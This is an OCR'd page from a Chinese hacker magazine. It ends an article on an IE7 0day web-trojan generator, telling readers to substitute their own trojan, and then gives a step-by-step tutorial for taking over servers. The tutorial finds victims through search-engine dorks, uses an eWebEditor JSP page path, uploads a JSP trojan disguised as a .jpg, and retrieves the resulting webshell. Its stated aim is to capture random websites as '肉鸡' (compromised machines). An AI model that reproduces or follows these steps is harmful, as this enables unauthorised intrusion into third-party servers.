


图3

在实际的使用过程中，我们只要把这个x.exe替换成自己的木马程序就可以了，IE7的0day漏洞就为大家介绍到这儿，祝各位叉子新年肉鸡多多，技术节节高升！

（文章中涉及到的六度IE7 0day网马生成器已经收录在光盘中）

Ewebeditor jsp版最新漏洞抓肉鸡

赤红热血

文章难度：★★★
文章简介：Ewebeditor jsp版的两个漏洞可利用来获取jspshell

ewebeditor，想必大家都知道吧，最近jsp版的也爆出了两个非常危险的安全漏洞，众所周知jsp无论是在Windows中，还是在UNIX/Linux系统中，其默认情况下都是最高权限，也就是说只要我们能够获取jspshell，基本上也就能直接拿下服务器了，现在就和我一起来疯狂的抓肉鸡吧！

我们打开百度www.baidu.com，在搜索框中输入“intitle:中国中小企业 inurl:jsp”，点击确定后就能搜索到很多存在漏洞的网站了，如图1。随便选择一个站点作为我们的目标，然后在该网站的网址后加上“/web/webeditor/eWebEditor2.jsp?showPh=true”，加上后如果出现了如图2所示的页面，那么就说明我们有90%的把握能够拿下这个网站了。

现在我们把浏览器拖到最底层，点击“设计”按钮，然后再返回到最顶层，点击“插入图片”按钮，再在弹出的对话框中点击“上传”按钮，如图3。

一切准备就绪后，我们通过“浏览”选择一个后缀名更改为jpg的jsp木马，然后在“文件名称”栏填写“xfiles.jsp”，最后点击“确定”按钮就可以上传了，上传完成后我们再拖到网页的最下方，点击“代码”按钮我们就可以看到jsp木马的具体地址了，如图4。把jsp木马的网址直接复制到浏览器中打开，我们的jsp木马就显示出来了，如图5。

下面我再来介绍另外一个存在于ewebeditor jsp 1.4版以下的漏洞，在百度中搜索“intitle:文件上传 inurl:upload.jsp”，

然后随便选择一个网站，在打开的上传框中选择好一匹 jsp 木马，如图 6。





图 1


图 2





图 3


图 4





图 5


图 6

可能细心的小菜也会发现了，没有提交按钮，那我们该如何提交呢？这里有个小技巧，就是我们在选择好木马后，直接按一下键盘上的“Enter”键（也就是回车键），耐心的等待几秒钟，然后我们再查看该网页的源代码就可以找到我们上传的 jspshell 了，如图 7。




图 7


